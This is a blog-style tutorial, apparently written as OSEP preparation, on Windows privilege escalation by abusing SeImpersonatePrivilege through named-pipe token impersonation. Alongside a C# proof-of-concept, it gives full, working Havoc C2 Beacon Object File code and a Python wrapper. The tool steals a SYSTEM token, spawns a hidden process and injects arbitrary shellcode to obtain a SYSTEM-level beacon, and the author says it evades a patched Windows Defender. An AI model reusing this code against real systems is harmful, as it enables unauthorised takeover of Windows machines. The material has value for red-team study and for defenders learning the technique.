So you’ve landed a shell on a Windows machine, but you’re stuck with limited privileges. Time to level up.
In this post, I’ll walk through one of the many techniques for privilege escalation on Windows: abusing the SeImpersonatePrivilege via named pipes to steal a SYSTEM token. It’s clean, quiet, and effective. If you’ve ever played with PrintSpoofer or one of the Potato’s , the concept will sound familiar but I’ve implemented my own twist on it in a custom BoF (Beacon Object File) that runs inside the Havoc C2 framework, nice touch; it bypasses an fully patched Windows Defender!
But before we dive into the code, let’s break down what actually makes this technique work.
What are those Access tokens?
When you log in to a Windows machine, the system creates an access token that defines what you can and can’t do. This token includes your user identity (SID) , group memberships , privileges , and your integrity level which determines how trusted your process is.
Integrity Levels
There are four main integrity levels:
- Low – for sandboxed processes like browsers
- Medium – the default for normal users
- High – for elevated/admin processes
- System – used by core OS services
A lower-integrity process can’t interact with or modify a higher-integrity one. This prevents basic privilege escalation.
Split Tokens & UAC
When a local admin logs in, Windows gives them two tokens:
- A medium-integrity token used by default
- A high-integrity token used when they choose “Run as administrator”
This is how User Account Control (UAC) works it prompts the user to approve the switch to the high-integrity token.
Privileges
Access tokens also include privileges like SeDebugPrivilege, SeShutdownPrivilege, and most interesting to us SeImpersonatePrivilege. These control what sensitive actions a process can perform.
You can view your current privileges using:whoami /priv
Some privileges are present but disabled by default. Processes can enable them on the fly using APIs like AdjustTokenPrivileges, but they can’t add new ones without reauthenticating.
Impersonation Tokens
Besides the primary token every process gets, Windows also supports impersonation tokens. These allow one process to temporarily act as another user without knowing their password. Impersonation comes in four levels:
- Anonymous & Identification – low access
- Impersonation – lets you fully act as the user
- Delegation – allows passing identity across machines (for example in web-to-database auth flows) In post-exploitation, impersonation tokens are pure gold, especially if they belong to SYSTEM!
How Named Named Pipes work
Windows named pipes are a common form of inter-process communication (IPC). One process creates a pipe (the server), and another connects to it (the client). If the client is a privileged process like SYSTEM, and the server has SeImpersonatePrivilege, it can impersonate the client. That’s the trick…
This technique was popularized by Lee Christensen, and is the basis of the well-known PrintSpoofer attack.
This is the idea:
- The Print Spooler service runs as SYSTEM.
- It can be tricked into connecting to a named pipe you control.
- If your process has
SeImpersonatePrivilege, you can steal the SYSTEM token when it connects.
While originally intended for Active Directory abuse, this works locally too. If you can run a BoF or payload that sets up the pipe and impersonates SYSTEM, you’re in! With this in mind let’s dive into some code to test the above theory.
Proof-of-Concept: Pipe Impersonation in C#
Now that we understand the theory behind abusing SeImpersonatePrivilege, let’s walk through a simple PoC in C#. The idea is to:
- Create a named pipe server,
- Wait for a privileged client to connect,
- Impersonate that client.
Step 1: Build the Named Pipe Server
We use the CreateNamedPipe API to spin up a pipe. The pipe name should follow the format \\.\pipe\pipename.
[DllImport("kernel32.dll", SetLastError = true)]
        static extern IntPtr CreateNamedPipe(string lpName, uint dwOpenMode, uint dwPipeMode, uint nMaxInstances, uint nOutBufferSize, uint nInBufferSize, uint nDefaultTimeOut, IntPtr lpSecurityAttributes);
...
IntPtr hPipe = CreateNamedPipe(pipeName, 3, 0, 10, 0x1000, 0x1000, 0, IntPtr.Zero);
Once the pipe is created, we call the ConnectNamedPipe to wait for a client connection.
[DllImport("kernel32.dll")]
static extern bool ConnectNamedPipe(IntPtr hNamedPipe, IntPtr lpOverlapped);
...
ConnectNamedPipe(hPipe, IntPtr.Zero);
Step 2: Impersonate the Client
Once a client connects, we call ImpersonateNamedPipeClient, which (if successful) replaces our thread token with that of the connecting client.
[DllImport("Advapi32.dll")]
static extern bool ImpersonateNamedPipeClient(IntPtr hNamedPipe);
...
ImpersonateNamedPipeClient(hPipe);
Step 3: Validate the Impersonation
To check if impersonation worked, we call:
OpenThreadTokento grab our current token[DllImport("kernel32.dll")] private static extern IntPtr GetCurrentThread(); [DllImport("advapi32.dll", SetLastError = true)] static extern bool OpenThreadToken(IntPtr ThreadHandle, uint DesiredAccess, bool OpenAsSelf, out IntPtr TokenHandle); ... IntPtr hToken; OpenThreadToken(GetCurrentThread(), 0xF01FF, false, out hToken); ```GetTokenInformationto extract the SID (security identifier).[DllImport("advapi32.dll", SetLastError = true)] static extern bool GetTokenInformation(IntPtr TokenHandle, uint TokenInformationClass, IntPtr TokenInformation, int TokenInformationLength, out int ReturnLength); ... int TokenInfLength = 0; GetTokenInformation(hToken, 1, IntPtr.Zero, TokenInfLength, out TokenInfLength); IntPtr TokenInformation = Marshal.AllocHGlobal((IntPtr)TokenInfLength); GetTokenInformation(hToken, 1, TokenInformation, TokenInfLength, out TokenInfLength);ConvertSidToStringSidConvert the SID into a readable format.[StructLayout(LayoutKind.Sequential)] public struct SID_AND_ATTRIBUTES { public IntPtr Sid; public int Attributes; } public struct TOKEN_USER { public SID_AND_ATTRIBUTES User; } ... [DllImport("advapi32", CharSet = CharSet.Auto, SetLastError = true)] static extern bool ConvertSidToStringSid(IntPtr pSID, out IntPtr ptrSid); ... TOKEN_USER TokenUser = (TOKEN_USER)Marshal.PtrToStructure(TokenInformation, typeof(TOKEN_USER)); IntPtr pstr = IntPtr.Zero; Boolean ok = ConvertSidToStringSid(TokenUser.User.Sid, out pstr); string sidstr = Marshal.PtrToStringAuto(pstr); Console.WriteLine(@"Found sid {0}", sidstr);
If everything goes well, you’ll see the SID of the impersonated user printed in the console.
Test Scenario
Here’s how we test it:
- We start the pipe server app using
PrintSpooferPoC.exe \\.\pipe\pocfrom a command prompt running as NETWORK SERVICE :psexec64 -i -u "NT AUTHORITY\Network Service" cmd.exe, which hasSeImpersonatePrivilege. - Then, from an elevated admin shell, we send a message to the pipe:
echo test > \\localhost\pipe\poc
If successful, the application prints out a SID. In our case, the output SID matches the connected administrator account, confirming we’ve impersonated it!
Local Privilege Escalation via PrintSpooler Technique using Havoc BoF
The above PoC attack proves that impersonating an account via named pipes is possible!
Creating PrintSpoofer BoF in Havoc
For educational purposes and because I’ve been digging into the Havoc C2 framework lately (OSEP prep) I figured it’d be nice to write a custom BoF that performs token impersonation and spawns a new beacon running as SYSTEM.
I found a very nice PrintSpoofer-BOF that handles most of the work. It’s built for CobaltStrike, but the C code runs just fine in Havoc with a few tweaks.
Havoc doesn’t (yet?) have a built-in API for escalating the current beacon to SYSTEM like Cobalt Strike’s BeaconUseToken.
Here’s a walkthrough of the setup, testing, and some troubles I ran into.
Prepping Havoc for a new Module/BoF
We start with creating a new Module’s folder in the main installation folder of Havoc and for example call it: /Havoc/client/Modules/Printspoofer. Next up we clone the required file’s
| printspoofer.c | Core BOF code |
| def.h | Definition header file |
| beacon.h | Beacon declaration header file |
We’ll also need a Python wrapper to call the BoF from within Havoc.
Creating PoC Python wrapper for Havoc
Havoc needs a Python wrapper to communicate with the compiled object file. The docs explain the structure pretty well (Havoc Docs). Here’s a basic example that i used for testing purposes:
from havoc import Demon, RegisterCommand
from struct import pack, calcsize

class Packer:
    def __init__(self):
        self.buffer : bytes = b''
        self.size   : int   = 0

    def getbuffer(self):
        return pack("<L", self.size) + self.buffer

    def addstr(self, s):
        if isinstance(s, str):
            s = s.encode("utf-8")
        fmt = "<L{}s".format(len(s) + 1)
        self.buffer += pack(fmt, len(s)+1, s)
        self.size += calcsize(fmt)

def printspoofer(demonID, *param):
    TaskID : str    = None
    demon  : Demon  = None
    demon  = Demon( demonID )


    if demon.ProcessArch == "x86":
        demon.ConsoleWrite( demon.CONSOLE_ERROR, "x86 is not supported" )
        return

    TaskID = demon.ConsoleWrite( demon.CONSOLE_TASK, "Tasked beacon to escalate privileges using PrintSpoofer Technique" )

    Task = Packer()

    demon.InlineExecute( TaskID, "go", f"printspoofer.o", Task.getbuffer(), False)
    return TaskID

RegisterCommand(printspoofer, "", "printspoofer", "Privilege Escalation via PrintSpoofer", 0, "", "")
Okay, nice compile and lets go right… Nope, it is never that easy.
Making the ‘PrintSpoofer’ PoC work
After compiling the code with x86_64-w64-mingw32-gcc -c printspoofer.c -o printspoofer.o -masm=intel we get some warnings but the compiled object file (.o) is created. After adding the Python wrapper to our Havoc C2 client we do get an Success back from our Beacon, very nice! 
But wait… The beacon is still running an NETWORK SERVICE?! That’s a bummer… 

Did the Token impersonation work tho? Or did we get a false positive ‘Success’… Lets find out; I validated the impersonation in two ways;
- Added some code to our BoF that runs a powershell process and creates a file with the whoami command to validate from which the ‘sys’ Token/handle is running
STARTUPINFOW si = { 0 };
        PROCESS_INFORMATION pi = { 0 };
        si.cb = sizeof(si);
        WCHAR command[] = L"powershell.exe -Command \"whoami > C:\\Temp\\Impersonate\\whoami.txt\"";
           BOOL result = ADVAPI32$CreateProcessWithTokenW(sys, LOGON_WITH_PROFILE, NULL, command, CREATE_NO_WINDOW, NULL, NULL, &si, &pi);
       if (result) {
       BeaconPrintf(CALLBACK_OUTPUT, "Launched SYSTEM PowerShell to write whoami output.\n");
       KERNEL32$CloseHandle(pi.hProcess);
       KERNEL32$CloseHandle(pi.hThread);
       } else {
       BeaconPrintf(CALLBACK_ERROR, "CreateProcessWithTokenW failed: %d\n", KERNEL32$GetLastError());
       }
- Investigating the Powershell Process and the creation of the named pipes; Note; chrome.exe is my beacon process (Client/Server)

Okay… it looks like everything is working as expected, but why doesn’t the beacon obtain SYSTEM privileges? After some further investigation, I noticed that the C code uses the BeaconUseToken API call, which is specific to Cobalt Strike. Havoc doesn’t recognize or support this API. Our beacon is unable to use the SYSTEM token that was just created.
So, what now? There are a few paths we could take, but I’ve chosen the following approach:
- Spawn a process as SYSTEM using impersonation privileges
- Inject our Havoc shellcode into that process
- Receive a new beacon this time running with SYSTEM privileges!
Finalizing Havoc BoF code
To finish up the project, I adjusted the Python Wrapper to accept adding of the shellcode also added a function that randomizes the Named Pipe names to avoid any duplicates and also create a new process (notepad.exe), inject our shellcode (.bin), and get a new beacon back, this time with SYSTEM privileges.
Full Python Wrapper code:
from havoc import Demon, RegisterCommand
from struct import pack, calcsize

class Packer:
    def __init__(self):
        # Initialize an empty byte buffer and a size counter
        self.buffer: bytes = b''
        self.size: int = 0

    def getbuffer(self):
        # Returns the full buffer prefixed with its length as a 4-byte little-endian unsigned int
        return pack("<L", self.size) + self.buffer

    def addbytes(self, b: bytes):
        # Adds a length-prefixed byte sequence to the buffer and updates the total size
        fmt = "<L{}s".format(len(b))  # Format: length as 4 bytes + the bytes themselves
        self.buffer += pack(fmt, len(b), b)
        self.size += calcsize(fmt)  # Update total size with the size of the packed data

def printspoofer(demonID, *params):
    # The main command function that takes a demonID and variable parameters (path to shellcode binary file)

    if len(params) != 1:
        return "[!] Usage: printspoofer /path/to/shellcode.bin"

    path = params[0]

    # Open and read the shellcode binary file
    with open(path, "rb") as f:
        shellcode = f.read()

    if len(shellcode) == 0:
        return "[!] Shellcode is empty"

    demon = Demon(demonID)

    # Check the architecture of the target process; abort if 32-bit x86
    if demon.ProcessArch == "x86":
        return "[!] x86 not supported"

    # Write a console message on the demon with info about the injection
    TaskID = demon.ConsoleWrite(
        demon.CONSOLE_TASK,
        f"Running PrintSpoofer and injecting shellcode ({len(shellcode)} bytes) as SYSTEM..."
    )

    # Prepare the shellcode as a packed task buffer
    Task = Packer()
    Task.addbytes(shellcode)

    # Execute the shellcode inline on the demon with the packed task buffer
    demon.InlineExecute(TaskID, "go", "printspoofer.o", Task.getbuffer(), False)

# Register the "printspoofer" command in Havoc with detailed parameters and help
RegisterCommand(
    printspoofer,                     # Command name: what the user types to run it
    "",
    "printspoofer",                      # Function to call when this command is executed
    "Escalates to SYSTEM and spawns beacon via shellcode injection",  # Short description
    1,                                # Minimum number of parameters expected
    "[path]",                         # Syntax hint (shows the parameter structure)
    "Path to raw shellcode .bin file to inject"  # Detailed help text shown with 'help printspoofer'
)
Full Havoc BoF code:
#include <windows.h>
#include "beacon.h"
#include "def.h"

DECLSPEC_IMPORT int __cdecl MSVCRT$sprintf(char *, const char *, ...);  // Declares the sprintf function (formats strings into buffers)
WINADVAPI BOOLEAN WINAPI SystemFunction036(PVOID RandomBuffer, ULONG RandomBufferLength); // Cryptographic RNG (alias for RtlGenRandom)

void go(LPSTR args, INT alen) {
    // Parse arguments received from Beacon (shellcode blob)
    datap parser;
    BeaconDataParse(&parser, args, alen);                 with arguments

    int scLen;
    char* shellcode = BeaconDataExtract(&parser, &scLen);

    // Generate a unique random name for the named pipe
    char charset[] = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789";
    char pipeName[9] = {0};
    BYTE randomBytes[8];

    if (!ADVAPI32$SystemFunction036(randomBytes, sizeof(randomBytes))) { // Generate random bytes using SystemFunction036
        BeaconPrintf(CALLBACK_ERROR, "Failed to generate random pipe name.\n");
        return;
    }

    for (int i = 0; i < 8; i++) {
        pipeName[i] = charset[randomBytes[i] % (sizeof(charset) - 1)];   // Convert each random byte to a printable character from charset
    }

    // Construct the full pipe paths
    char serverPipe[64], clientPipe[64];
    MSVCRT$sprintf(serverPipe, "\\\\.\\pipe\\%s", pipeName);             // Server pipe path: \\.\pipe\<name>
    MSVCRT$sprintf(clientPipe, "\\\\localhost\\pipe\\%s", pipeName);     // Client pipe path: \\localhost\pipe\<name>
    BeaconPrintf(CALLBACK_OUTPUT, "[*] Pipe name: %s\n", pipeName);      // Output the generated pipe name

    // Create the named pipe (server side)
    HANDLE serverHandle = KERNEL32$CreateNamedPipeA(
        serverPipe,
        FILE_FLAG_FIRST_PIPE_INSTANCE | PIPE_ACCESS_DUPLEX,
        PIPE_TYPE_BYTE | PIPE_READMODE_BYTE | PIPE_WAIT,
        1, 0, 0, NMPWAIT_USE_DEFAULT_WAIT, NULL);

    if (serverHandle == INVALID_HANDLE_VALUE) {
        BeaconPrintf(CALLBACK_ERROR, "CreateNamedPipeA: %d\n", KERNEL32$GetLastError());
        return;
    }

    // Connect to the pipe as a client (same process)
    HANDLE clientHandle = KERNEL32$CreateFileA(
        clientPipe,
        GENERIC_READ | GENERIC_WRITE,
        0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);

    if (clientHandle == INVALID_HANDLE_VALUE) {
        BeaconPrintf(CALLBACK_ERROR, "CreateFileA: %d\n", KERNEL32$GetLastError());
        KERNEL32$CloseHandle(serverHandle);
        return;
    }

    // Wait for client-server connection to complete
    BOOL connected = KERNEL32$ConnectNamedPipe(serverHandle, NULL);
    if (!connected && KERNEL32$GetLastError() != ERROR_PIPE_CONNECTED) {
        BeaconPrintf(CALLBACK_ERROR, "ConnectNamedPipe: %d\n", KERNEL32$GetLastError());
        KERNEL32$CloseHandle(clientHandle);
        KERNEL32$CloseHandle(serverHandle);
        return;
    }

    // Impersonate the client on the server side to steal their token
    if (!ADVAPI32$ImpersonateNamedPipeClient(serverHandle)) {
        BeaconPrintf(CALLBACK_ERROR, "ImpersonateNamedPipeClient: %d\n", KERNEL32$GetLastError());
        KERNEL32$CloseHandle(clientHandle);
        KERNEL32$CloseHandle(serverHandle);
        return;
    }

    // Allocate buffer and query system handles
    DWORD len = sizeof(SYSTEM_HANDLE_INFORMATION) * 0x1000;
    PSYSTEM_HANDLE_INFORMATION shi = KERNEL32$HeapAlloc(KERNEL32$GetProcessHeap(), HEAP_ZERO_MEMORY, len);

    // Grow the buffer until NtQuerySystemInformation succeeds
    while (!NT_SUCCESS(NTDLL$NtQuerySystemInformation(SystemHandleInformation, shi, len, NULL))) {
        len += (sizeof(SYSTEM_HANDLE_INFORMATION) * 0x1000);
        shi = KERNEL32$HeapReAlloc(KERNEL32$GetProcessHeap(), HEAP_ZERO_MEMORY, shi, len);
    }

    // Iterate over system handles and look for a SYSTEM token
    for (int i = 0; i < shi->NumberOfHandles; i++) {
        CLIENT_ID cid = {0};
        OBJECT_ATTRIBUTES att = {0};
        cid.UniqueProcess = (HANDLE)shi->Handles[i].UniqueProcessId;
        InitializeObjectAttributes(&att, NULL, OBJ_CASE_INSENSITIVE, 0, 0);

        HANDLE processHandle;
        if (!NT_SUCCESS(NTDLL$NtOpenProcess(&processHandle, PROCESS_DUP_HANDLE, &att, &cid)))
            continue;

        HANDLE dupHandle = NULL;
        if (!NT_SUCCESS(NTDLL$NtDuplicateObject(processHandle, (HANDLE)shi->Handles[i].HandleValue, (HANDLE)-1, &dupHandle, 0, 0, DUPLICATE_SAME_ACCESS))) {
            KERNEL32$CloseHandle(processHandle);
            continue;
        }

        // Check token statistics to find SYSTEM tokens (SID: S-1-5-18 => LUID 0x3e7)
        TOKEN_STATISTICS tst = {0};
        if (!NT_SUCCESS(NTDLL$NtQueryInformationToken(dupHandle, TokenStatistics, &tst, sizeof(tst), &len))) {
            KERNEL32$CloseHandle(processHandle);
            KERNEL32$CloseHandle(dupHandle);
            continue;
        }

        LUID uid = { .LowPart = 0x3E7, .HighPart = 0 }; // LUID for SYSTEM
        if (tst.AuthenticationId.LowPart != uid.LowPart || tst.AuthenticationId.HighPart != uid.HighPart || tst.PrivilegeCount < 22) {
            KERNEL32$CloseHandle(processHandle);
            KERNEL32$CloseHandle(dupHandle);
            continue;
        }

        // Check token type (must be impersonation token, not primary)
        TOKEN_TYPE typ = 0;
        if (!NT_SUCCESS(NTDLL$NtQueryInformationToken(dupHandle, TokenType, &typ, sizeof(typ), &len))) {
            KERNEL32$CloseHandle(processHandle);
            KERNEL32$CloseHandle(dupHandle);
            continue;
        }

        if (typ == TokenPrimary) {
            KERNEL32$CloseHandle(processHandle);
            KERNEL32$CloseHandle(dupHandle);
            continue;
        }

        // Duplicate SYSTEM token and spawn a process as SYSTEM
        HANDLE sysToken = NULL;
        if (NT_SUCCESS(NTDLL$NtDuplicateObject(processHandle, (HANDLE)shi->Handles[i].HandleValue, (HANDLE)-1, &sysToken, 0, 0, DUPLICATE_SAME_ACCESS))) {
            BeaconPrintf(CALLBACK_OUTPUT, "[+] SYSTEM token located.\n");

            STARTUPINFOW si = { .cb = sizeof(si), .dwFlags = STARTF_USESHOWWINDOW, .wShowWindow = SW_HIDE };
            PROCESS_INFORMATION pi = {0};
            WCHAR cmd[] = L"C:\\Windows\\System32\\notepad.exe"; // Target process to spawn

            BOOL result = ADVAPI32$CreateProcessWithTokenW(
                sysToken, LOGON_WITH_PROFILE, NULL, cmd,
                CREATE_NO_WINDOW, NULL, NULL, &si, &pi);

            if (result) {
                BeaconPrintf(CALLBACK_OUTPUT, "[+] Spawned SYSTEM process: PID %d\n", pi.dwProcessId);

                // Inject shellcode into spawned SYSTEM process
                LPVOID remote = KERNEL32$VirtualAllocEx(
                    pi.hProcess, NULL, scLen,
                    MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

                if (!remote || !KERNEL32$WriteProcessMemory(pi.hProcess, remote, shellcode, scLen, NULL)) {
                    BeaconPrintf(CALLBACK_ERROR, "Shellcode allocation/write failed\n");
                    goto cleanup;
                }

                HANDLE thread = KERNEL32$CreateRemoteThread(
                    pi.hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)remote, NULL, 0, NULL);

                if (!thread) {
                    BeaconPrintf(CALLBACK_ERROR, "CreateRemoteThread failed\n");
                    goto cleanup;
                }

                BeaconPrintf(CALLBACK_OUTPUT, "[+] SYSTEM shellcode injected!\n");

                KERNEL32$ResumeThread(pi.hThread);
                KERNEL32$CloseHandle(pi.hThread);
                KERNEL32$CloseHandle(pi.hProcess);
            } else {
                BeaconPrintf(CALLBACK_ERROR, "CreateProcessWithTokenW failed: %d\n", KERNEL32$GetLastError());
            }

            KERNEL32$CloseHandle(sysToken);
            KERNEL32$CloseHandle(processHandle);
            KERNEL32$CloseHandle(dupHandle);
            KERNEL32$HeapFree(KERNEL32$GetProcessHeap(), 0, shi);
            goto cleanup;
        }
    }

    // If no SYSTEM token was found
    BeaconPrintf(CALLBACK_OUTPUT, "[-] Failed to find SYSTEM token\n");
    if (shi)
        KERNEL32$HeapFree(KERNEL32$GetProcessHeap(), 0, shi);

cleanup:
    // If possible clean up handles
    KERNEL32$CloseHandle(clientHandle);
    KERNEL32$CloseHandle(serverHandle);
}
Demo time!
Conclusion
For me, this was a great learning experience. I got to dive into C and Python programming, explore the use of custom BoFs and the Havoc C2 framework, and really dig into how Windows tokens work and how they can be abused. Along the way, I learned a lot about process injection, privilege escalation. Overall a super valuable project that helped me grow both technically and practically.